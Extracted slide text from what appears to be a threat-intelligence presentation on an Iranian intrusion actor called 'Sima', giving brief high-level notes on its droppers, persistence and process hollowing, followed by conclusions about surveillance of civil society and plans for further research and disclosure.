


Tools & Techniques

- We've seen Sima using two different droppers
 - One worked terribly, had logic flaws, and had endless loops of flashing cmd.exe attempting to call *reg* command to gain persistence.
 - One much better designed, using task scheduler for persistence, and errors/dialogs suppression.
- Both would then instantiate a legitimate *RegAsm.exe*, do process hollowing, and inject it with *Luminosity Link* code.

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


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
Recover Lost Passwords from all Major Web Browsers, all Email Clients, FileZilla, and Windows Serial Key.

Sima: summing up

- Excellent recon skills
- Excellent social engineering skills
- Good organization
- Bad OPSEC
- Bad development skills
- Still, successful.




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
Conclusions

- Dearth of information of historical campaigns, but Iranians have been the subject of targeted intrusion by their government since at least early 2010.
- Intrusions and disruptions are conducted by disparate groups concurrent to each other with evolving strategies.
- Most observed incidents evince low to medium sophistication, primarily relying on social engineering.
- Same toolkits used against civil society as in espionage against foreign targets.
- Intrusions are common and normalized, but large surface area for surveillance due to low technical expertise.



Next steps

- Document the capabilities and campaigns associated with Iranian threat actors.
- Resurface evidence of previous campaigns prior to June 2013.
- Collect harm stories and case studies of intrusion attempts.
- Provide background narratives of actors and intrusions over time.
- Publish full research and datasets, including samples, hashes and IOCs.
- Coordinate further disclosure and remediation of campaigns.



Thank you!

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